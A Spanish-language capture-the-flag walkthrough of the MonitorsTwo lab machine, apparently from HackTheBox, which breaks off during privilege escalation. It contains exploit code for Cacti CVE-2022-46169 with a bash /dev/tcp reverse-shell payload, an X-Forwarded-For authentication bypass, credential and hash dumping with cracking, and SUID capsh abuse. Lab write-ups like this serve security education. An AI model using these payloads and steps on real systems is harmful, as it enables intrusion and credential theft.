

Maquina MonitorsTwo



Fase de Reconocimiento:

Primero realizamos el escaneo de la máquina para ver que puertos están abiertos.

```
[*]$ nmap -p- --open --min-rate 5000 -sS -vvv -n -Pn 10.129.228.231 -oN allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 21:45 CST
Initiating SYN Stealth Scan at 21:45
Scanning 10.129.228.231 [65535 ports]
Discovered open port 22/tcp on 10.129.228.231
Discovered open port 80/tcp on 10.129.228.231
Completed SYN Stealth Scan at 21:46, 13.18s elapsed (65535 total ports)
Nmap scan report for 10.129.228.231
Host is up, received user-set (0.064s latency).
Scanned at 2025-02-06 21:45:55 CST for 13s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
```

Y luego realizamos un escaneo especifico para ver que está corriendo en dichos puertos y la versión


```
[*]$ nmap -p22,80 -sCV 10.129.228.231 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 21:48 CST
Nmap scan report for 10.129.228.231
Host is up (0.065s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256  b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256  18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ _http-title: Login to Cacti
|_ _http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.53 seconds
```

Vemos que está abierto el puerto 80 y es un Nginx y al parecer es una pagina de login de cacti.

Entramos por ip a ver que nos resuelve y encontramos la pagina de login del portal de admin.



Se realiza una búsqueda de vulnerabilidades de la versión de cacti 1.2.22 y se encuentra que es vulnerable a ejecución de comandos desde usuarios no autenticados.

Cacti 1.2.22 Command Injection (CVE-2022-46169)

CRITICAL Nessus Plugin ID 173897

Information Dependencies Dependents Changelog

Synopsis

The web application running on the remote web server is affected by a command injection vulnerability.

Description

A command injection vulnerability exists on the Cacti server that allows an unauthenticated user to execute arbitrary code. The vulnerability resides in the remote_agent.php file. This file can be accessed without authentication.

Solution

Upgrade to Cacti version 1.2.23, 1.3.0 or later

See Also

<http://www.nessus.org/u?26ca23b3>

Ahora vamos a ver como podemos explotar esta vulnerabilidad.

Encontramos un script funcional y analizándolo un poco vemos que primero hace una validación de si el host es vulnerable a la inyección y una vez confirma si es vulnerable o no empieza a través de bucles bruteforcing parámetros hasta encontrar 1 que en la respuesta del campo rrd_name sea polling_time o uptime.

```
0 def checkVuln():$
1     r = requests.get(Vuln_url, headers=headers)$
2     return (r.text != "FATAL: You are not authorized to use this service" and r.status_code != 403)$
3 $
4 def bruteForcing():$
5     for n in range(1,5):$
6         for n2 in range(1,10):$
7             id_vulnUrl = f"{Vuln_url}?action=polldata&poller_id=1&host_id={n}&local_data_ids[]={n2}"$
8             r = requests.get(id_vulnUrl, headers=headers)$
9             if r.text != "[]":$
10                 RDname = r.json()[0]["rrd_name"]$
11                 if RDname == "polling_time" or RDname == "uptime":$
12                     print("Bruteforce Success!!")$
13                     return True, n, n2$
14         return False, 1, 1$
15 $
```

La otra parte del script se encarga de que una vez se confirme que es vulnerable se inyecta el comando malicioso en el campo de poller_id el cual al parecer es el campo vulnerable que interpreta los comandos y mas abajo vemos que para confirmar la vulnerabilidad hace una petición GET hacia remote_agent.php y le agrega un encabezado de "X-FORWARDED-FOR: 127.0.0.1" Para saltarse las "restricciones" de consulta a este recurso.


```
86 def Reverse_shell(payload, host_id, data_ids):$
87     PayloadEncoded = urllib.parse.quote(payload)$
88     InjectRequest = f"{Vuln_url}?action=polldata&poller_id={PayloadEncoded}&host_id={host_id}&local_data_ids[]={data_ids}"$
89     r = requests.get(InjectRequest, headers=headers)$
90 $
91 $
92 if __name__ == '__main__':$
93     options = get_arguments()$
94     Vuln_url = options.url_target + '/remote_agent.php'$
95     headers = {"X-Forwarded-For": "127.0.0.1"}$
96     print('Checking...')$
97     if checkVuln():$
98         print("The target is vulnerable. Exploiting...")$
99         print("Bruteforcing the host_id and local_data_ids")$
100         is_vuln, host_id, data_ids = bruteForcing()$
101         myip = options.lhost$
102         myport = options.lport$
103         payload = f"bash -c 'bash -i >& /dev/tcp/{myip}/{myport} 0>&1'"$
104         if is_vuln:$
105             Reverse_shell(payload, host_id, data_ids)$
106         else:$
107             print("The Bruteforce Failed...")$
108 $
109 else:$
110     print("The target is not vulnerable")$
111     sys.exit(1)$
```

Analizado esto se puede ejecutar la intrusión de 2 formas, la forma automatizada o la forma manual, en este caso para dominar los conceptos se va a realizar de las 2 formas.

1. Forma Automatizada:

Para la forma automatizada simplemente debemos de ejecutar el script e ingresar los campos de -u que es la URL vulnerable, el campo -LHOST que es la ip de nuestra maquina de atacante y -LPORT que es el puerto en el cual vamos a estar en escucha para recibir la reverse Shell.

Una vez ejecutado ya tenemos acceso.




```
[us-dedivip-1]-[10.10.14.10]-[fszemike@htb-wpewdmqubq]-[~]
[*]$ python3 CVE-2022-46169.py -h
usage: CVE-2022-46169.py [options]

Options:
  -h, --help            show this help message and exit
  -u URL_TARGET          The url target
  --LHOST=LHOST         Your ip
  --LPORT=LPORT         The listening port
[us-dedivip-1]-[10.10.14.10]-[fszemike@htb-wpewdmqubq]-[~]
[*]$ python3 CVE-2022-46169.py -u http://10.129.228.231/ --LHOST=10.10.14.10 --LPORT=1234
Checking...
The target is vulnerable. Exploiting...
Bruteforcing the host_id and local_data_ids
Bruteforce Success!!

[us-dedivip-1]-[10.10.14.10]-[fszemike@htb-wpewdmqubq]-[~]
[*]$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.129.228.231] 44198
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@50bca5e748b0:/var/www/html$
```

2. Forma Manual:


Lo primero que vamos a realizar es confirmar la vulnerabilidad de la web para ello lanzamos una petición GET a remote_agent y le agregamos el encabezado de x-forwarder con la ip de localhost y vemos que en la respuesta del server nos dice que petición de agente desconocida, esto confirma que si es vulnerable.



```
Request
GET /remote_agent.php HTTP/1.1
Host: 10.129.228.231
X-Forwarded-For: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: close
Cookie: CactiDateTime=Fri Feb 07 2025 04:15:13 GMT+0000 (Coordinated Universal Time); CactiTimeZone=0; Cacti=d1693541524af948304e89221558199d
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

Response
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 07 Feb 2025 04:16:50 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.4.33
7 Last-Modified: Fri, 07 Feb 2025 04:16:48 GMT
8 X-Frame-Options: SAMEORIGIN
9 Content-Security-Policy: default-src *; img-src 'self' data: blob;; style-src 'self' 'unsafe-inline'; script-src 'self' 'unsafe-inline'; frame-ancestors 'self'; worker-src 'self';
10 P3P: CP="CAO PSA OUR"
11 Cache-Control: no-store, no-cache, must-revalidate
12 Expires: Thu, 19 Nov 1981 08:52:00 GMT
13 Pragma: no-cache
14 Content-Length: 21
15
16 Unknown Agent Request
```

En caso de enviarlo sin el header de X-Forwarder podemos ver que no tenemos acceso al recurso



```
request
GET /remote_agent.php HTTP/1.1
Host: 10.129.228.231
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: close
Cookie: CactiDateTime=Fri Feb 07 2025 04:15:13 GMT+0000 (Coordinated Universal Time); CactiTimeZone=0; Cacti=d1693541524af948304e89221558199d
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

Response
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 07 Feb 2025 04:18:33 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.4.33
7 Last-Modified: Fri, 07 Feb 2025 04:18:28 GMT
8 X-Frame-Options: SAMEORIGIN
9 Content-Security-Policy: default-src *; img-src 'self' data: blob;; style-src 'self' 'unsafe-inline'; script-src 'self' 'unsafe-inline'; frame-ancestors 'self'; worker-src 'self';
10 P3P: CP="CAO PSA OUR"
11 Cache-Control: no-store, no-cache, must-revalidate
12 Expires: Thu, 19 Nov 1981 08:52:00 GMT
13 Pragma: no-cache
14 Content-Length: 49
15
16 FATAL: You are not authorized to use this service
```

Ahora el siguiente paso es bruteforcar la url hasta conseguir en la respuesta del server que el parámetro rrd_name es = "polling_time" or RDname == "uptime", en este caso en el HOST_ID= 1 Y localdata= 1 este valor de rrd es de proc

```
1 GET /remote_agent.php?action=polldata&poller_id=1&host_id=1&local_data_ids[]=1 HTTP/1.1
2 X-Forwarded-For: 127.0.0.1
3 Host: 10.129.228.231
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 DNT: 1
9 Connection: close
10 Cookie: CactiDateTime=Fri Feb 07 2025 04:15:13 GMT+0000 (Coordinated Universal Time); CactiTimeZone=0; Cacti=d1693541524af948304e89221558199d
11 Upgrade-Insecure-Requests: 1
12 Sec-GPC: 1
13
14
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 07 Feb 2025 04:22:20 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.4.33
7 Last-Modified: Fri, 07 Feb 2025 04:22:20 GMT
8 X-Frame-Options: SAMEORIGIN
9 Content-Security-Policy: default-src *; img-src 'self' data: blob:; style-src 'self' 'unsafe-inline'; script-src 'self' 'unsafe-inline'; frame-ancestors 'self'; worker-src 'self';
10 P3P: CP="CAO PSA OUR"
11 Cache-Control: no-store, no-cache, must-revalidate
12 Expires: Thu, 19 Nov 1981 08:52:00 GMT
13 Pragma: no-cache
14 Content-Length: 54
15
16 [{"value":"14","rrd_name":"proc","local_data_id":"1"}]
```

Ahora vemos que con el valor 6 el server a respondido uptime, este es el valor que necesitábamos conocer para poder llevar a cabo la inyección de comandos.

```
1 GET /remote_agent.php?action=polldata&poller_id=1&host_id=1&local_data_ids[]=6 HTTP/1.1
2 X-Forwarded-For: 127.0.0.1
3 Host: 10.129.228.231
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 DNT: 1
9 Connection: close
10 Cookie: CactiDateTime=Fri Feb 07 2025 04:15:13 GMT+0000 (Coordinated Universal Time); CactiTimeZone=0; Cacti=d1693541524af948304e89221558199d
11 Upgrade-Insecure-Requests: 1
12 Sec-GPC: 1
13
14
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 07 Feb 2025 04:24:41 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.4.33
7 Last-Modified: Fri, 07 Feb 2025 04:24:41 GMT
8 X-Frame-Options: SAMEORIGIN
9 Content-Security-Policy: default-src *; img-src 'self' data: blob:; style-src 'self' 'unsafe-inline'; script-src 'self' 'unsafe-inline'; frame-ancestors 'self'; worker-src 'self';
10 P3P: CP="CAO PSA OUR"
11 Cache-Control: no-store, no-cache, must-revalidate
12 Expires: Thu, 19 Nov 1981 08:52:00 GMT
13 Pragma: no-cache
14 Content-Length: 55
15
16 [{"value":"0","rrd_name":"uptime","local_data_id":"6"}]
```

Ahora ingresamos nuestro one line para tener una reverse y lo urlencodeamos y como vemos obtenemos la shell

```
1 GET /remote_agent.php?action=polldata&poller_id=1&host_id=1&local_data_ids[]=6 HTTP/1.1
2 X-Forwarded-For: 127.0.0.1
3 Host: 10.129.228.231
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 DNT: 1
9 Connection: close
10 Cookie: CactiDateTime=Fri Feb 07 2025 04:15:13 GMT+0000 (Coordinated Universal Time); CactiTimeZone=0; Cacti=d1693541524af948304e89221558199d
11 Upgrade-Insecure-Requests: 1
12 Sec-GPC: 1
13
14
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 07 Feb 2025 04:24:41 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.4.33
7 Last-Modified: Fri, 07 Feb 2025 04:24:41 GMT
8 X-Frame-Options: SAMEORIGIN
9 Content-Security-Policy: default-src *; img-src 'self' data: blob:; style-src 'self' 'unsafe-inline'; script-src 'self' 'unsafe-inline'; frame-ancestors 'self'; worker-src 'self';
10 P3P: CP="CAO PSA OUR"
11 Cache-Control: no-store, no-cache, must-revalidate
12 Expires: Thu, 19 Nov 1981 08:52:00 GMT
13 Pragma: no-cache
14 Content-Length: 55
15
16 [{"value":"0","rrd_name":"uptime","local_data_id":"6"}]
```

Realizamos un tratamiento de la tty y vemos que estamos es un contenedor.

```
www-data@50bca5e748b0: /var/www/html$ hostname -i
172.19.0.3
www-data@50bca5e748b0: /var/www/html$ hostname
50bca5e748b0
www-data@50bca5e748b0: /var/www/html$
```


En este caso ya dentro del contenedor vamos a enumerar a ver que si podemos encontrar archivos de configuración o credenciales y vemos que hay un config.php

```
www-data@50bca5e748b0:/var/www/html$ ls
CHANGELOG      automation_tree_rules.php  data_input.php           graph_view.php         locales          poller_recovery.php      sites.php
LICENSE        boost_rrdupdate.php      data_queries.php         graph_xport.php        log             poller_reports.php      snmpagent_mibcache.php
README.md      cache                   data_source_profiles.php graphs.php              logout.php        poller_spikekill.php    snmpagent_mibcachechil
about.php      cacti.sql              data_sources.php         graphs_items.php       managers.php     pollers.php             snmpagent_persist.php
aggregate_graphs.php  cactid.php             data_templates.php       graphs_new.php         mibs            remote_agent.php        spikekill.php
aggregate_items.php  cdef.php               docs                    help.php               permission_denied.php reports_admin.php       templates_export.php
aggregate_templates.php  cli                   formats                 host.php               plugins          reports_user.php        templates_import.php
auth_changepassword.php  clog.php             gprint_presets.php      host_templates.php     poller.php       resource                tree.php
auth_login.php      clog_user.php          graph.php                images                 poller_automation.php rra                    user_admin.php
auth_profile.php     cmd.php               graph_image.php          include               poller_boost.php  rrdcleaner.php         user_domains.php
automation_devices.php  cmd_realtime.php      graph_json.php           index.php              poller_commands.php script_server.php      user_group_admin.php
automation_graph_rules.php  color.php            graph_realtime.php       install               poller_dsstats.php scripts                 utilities.php
automation_networks.php  color_templates.php   graph_templates.php      lib                   poller_maintenance.php service                vdef.php
automation_snmp.php     color_templates_items.php graph_templates_inputs.php link.php              poller_realtime.php  service_check.php
automation_templates.php  data_debug.php       graph_templates_items.php link.php              poller_realtime.php  settings.php
www-data@50bca5e748b0:/var/www/html$ cat c
cache/
cacti.sql
cacti.sql
cactid.php
cdef.php
cli/
clog.php
clog.php
cmd.php
cmd.php
cmd_realtime.php
color.php
color_templates.php
color_templates_items.php
www-data@50bca5e748b0:/var/www/html$ find . -name '*conf*'
www-data@50bca5e748b0:/var/www/html$ find . -name '*conf*'
./include/fa/js/conflict-detection.js
./include/fa/js/conflict-detection.min.js
./include/fa/svg/brands/confluence.svg
./include/vendor/csrf/csrf-conf.php
./include/config.php
./docs/images/graphs-edit-nontemplate-configuration.png
./docs/apache_template_config.html
www-data@50bca5e748b0:/var/www/html$
```

Al abrir el archivo vemos que hay credenciales de la base de datos así que vamos a conectarnos.

```
+-----+
*/

/*
 * Make sure these values reflect your actual database/host/user/password
 */

$database_type      = 'mysql';
$database_default   = 'cacti';
$database_hostname   = 'db';
$database_username   = 'root';
$database_password   = 'root';
$database_port       = '3306';
$database_retries    = 5;
$database_ssl        = false;
$database_ssl_key    = '';
$database_ssl_cert   = '';
$database_ssl_ca     = '';
$database_persist    = false;
```

```
www-data@50bca5e748b0:/var/www/html$ mysql -uroot -proot -h db -D cacti
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 65
Server version: 5.7.40 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [cacti]> show databases;
+-----+
| Database                |
+-----+
| information_schema       |
| cacti                    |
| mysql                    |
| performance_schema      |
| sys                      |
+-----+
5 rows in set (0.001 sec)

MySQL [cacti]> use cacti;
Database changed
MySQL [cacti]>
```

```
[111 rows in set (0.001 sec)]

MySQL [cacti]> select * from user_auth
->;
```

	id	username	password		realm	full_name	email_address	must_change_password	password_change	show_tr		
ee	show_list	show_preview	graph_settings	login_opts	policy_graphs	policy_trees	policy_hosts	policy_graph_templates	enabled	lastchange	lastlogin	password_hi
story	locked	failed_attempts	lastfail	reset_perms								
	1	admin	\$2y\$10\$IHEA.Og8vrvwueM7VEDkUes3pwc3zaBBQ/iugMft/IlxButpRihjC		0	Jamie Thompson	admin@monitorstwo.htb			on		
	on	on	on	2	1	1	1	1	on	-1	-1	-1
			0	663348655								
	3	guest	43e9a4ab75570f5b		0	Guest Account			on	on		
	on	on	3	1	1	1	1	1		-1	-1	-1
			0	0								
	4	marcus	\$2y\$10\$vcryth5yccllzaPDjEPmqOYTW68W1.3weK1Bn70JonsdW/MhFYK4C		0	Marcus Brune	marcus@monitorstwo.htb					
	on	on	on	1	1	1	1	1	on	-1	-1	
			0	2135691668								

```
3 rows in set (0.000 sec)
```

Pasamos dichos hashes a un documento de texto y analizamos que tipo de hash es en este caso es bcrypt.

```
[us-dedivip-1]-[10.10.14.10]-[fszemike@htb-wpewdmqubq]-[~]
[*]$ hashid hashes.txt
--File 'hashes.txt'--
Analyzing '$2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/1lx8utpR1hjC'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
Analyzing '$2y$10$vcrYth5YcCLlZaPDj6PwqOYT68W1.3WeKlBn70JonsdW/MhFYK4C'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
--End of file 'hashes.txt'-- [us-dedivip-1]-[10.10.14.10]-[fszemike@htb-wpewdmqubq]-
```

Las intentaremos crackear con hashcat y esperamos a ver que resulta.

```
$ hashcat hashes.txt /usr/share/wordlists/rockyou.txt -O -m 3200
(v6.2.6) starting
```

Y vemos que si pudo crackear la contraseña.

```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s
Session.....: hashcat
Status.....: Running
Hash.Mode.....: 3200 (bcrypt $2$, Blowfish (Unix))
Hash.Target.....: hashes.txt
Time.Started.....: Thu Feb  6 22:50:55 2025 (3 mins, 20 secs)
Time.Estimated...: Tue Feb 11 05:39:52 2025 (4 days, 6 hours)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#2.....: 78 H/s (3.11ms) @ Accel:4 Loops:16 Thr:1 Vec:1
Recovered.....: 0/2 (0.00%) Digests (total), 0/2 (0.00%) Digests (new), 0/2 (0.00%) Salts
Progress.....: 15488/28688770 (0.05%)
Rejected.....: 0/15488 (0.00%)
Restore.Point...: 7744/14344385 (0.05%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:192-208
Candidate.Engine.: Device Generator
Candidates.#2....: assassin -> marykate

$2y$10$vcrYth5YcCLlZaPDj6PwqOYT68W1.3WeKlBn70JonsdW/MhFYK4C funkymonkey
```

Ahora utilizaremos esa contraseña para ingresar por ssh a la maquina y tenemos la flag de user

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
Last login: Thu Mar 23 10:12:28 2023 from 10.10.14.40
marcus@monitorstwo:~$ ls
user.txt
marcus@monitorstwo:~$ cat user.txt
17562827ce107d331e3a19ac4d52840b
marcus@monitorstwo:~$
```


Escalada de privilegios.

Para escalar privilegios lo primero que vamos a hacer es convertirnos en usuario root del contenedor para ello buscamos binarios que tengan permisos de SUID, en este caso el capsh es raro verlo acá así que vamos a buscar si se puede hacer algo con ese.

```
www-data@50bca5e748b0:/var/www/html$ find / -perm -4000 2>/dev/null
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/sbin/capsh
/bin/mount
/bin/umount
/bin/su
```

Investigando podemos ver que podemos elevar privilegios a través de este binario si es suid

.. / capsh

☆ Star 11,197

Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
capsh --
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which capsh) .
./capsh --gid=0 --uid=0 --
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to

Simplemente ejecutando esta instrucción nos convertimos en root en el contenedor

```
www-data@50bca5e748b0:/sbin$ capsh --gid=0 --uid=0 --
root@50bca5e748b0:/sbin# whoami
root
root@50bca5e748b0:/sbin#
```

Enumerando el sistema podemos ver que ejecutando mount podemos ver que tenemos acceso a lo que al parecer es un storage que está utilizando los contenedores.

```
verlay on /var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdf065e8bb83007effec/merged type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/1/75dE7HBW6I5TXU76FU:/var/lib/docker/overlay2/1/XKE42X5GJUTHXKXVY54MQUJ3N08:/var/lib/docker/overlay2/1/3JPYTR54MMK2EXG0J7PMMVAPQ:/var/lib/docker/overlay2/1/YMET34PNBXR53LJY2XX7:/var/lib/docker/overlay2/1/TM3MCS56S7JDBAD2EYTLATAVL:/var/lib/docker/overlay2/1/6TL5RQSLT6P2AQNEJN02G0HLHL:/var/lib/docker/overlay2/1/OOXBDBKUL7L25J3XQNTXLRGF5VQ:/var/lib/docker/overlay2/1/FDT56K1ETI2PMNR3HGWA3G1G5:/var/lib/docker/overlay2/1/JEGMIEIU60NH1WN8G36JGONEV:/var/lib/docker/overlay2/1/IAY73KSFENK4CCSDX5L2HCRFQJ:/var/lib/docker/overlay2/1/FZYH615EUDCDWCOP5ZX:/var/lib/docker/overlay2/1/5MM772DWM0BQZAEA4J34QV5Z11,upperdir=/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdf065e8bb83007effec/merged,workdir=/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdf065e8bb83007effec/work,xino=off)
hm on /var/lib/docker/containers/e2378324fced58e8166b82ec842ae45961417b4195aade5113fdc9c6397edc69/mounts/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
sfs on /run/docker/netns/7447dc5b9564 type nfs (rw)
```

Vemos que podemos listar lo que hay en / de los contenedores.

```
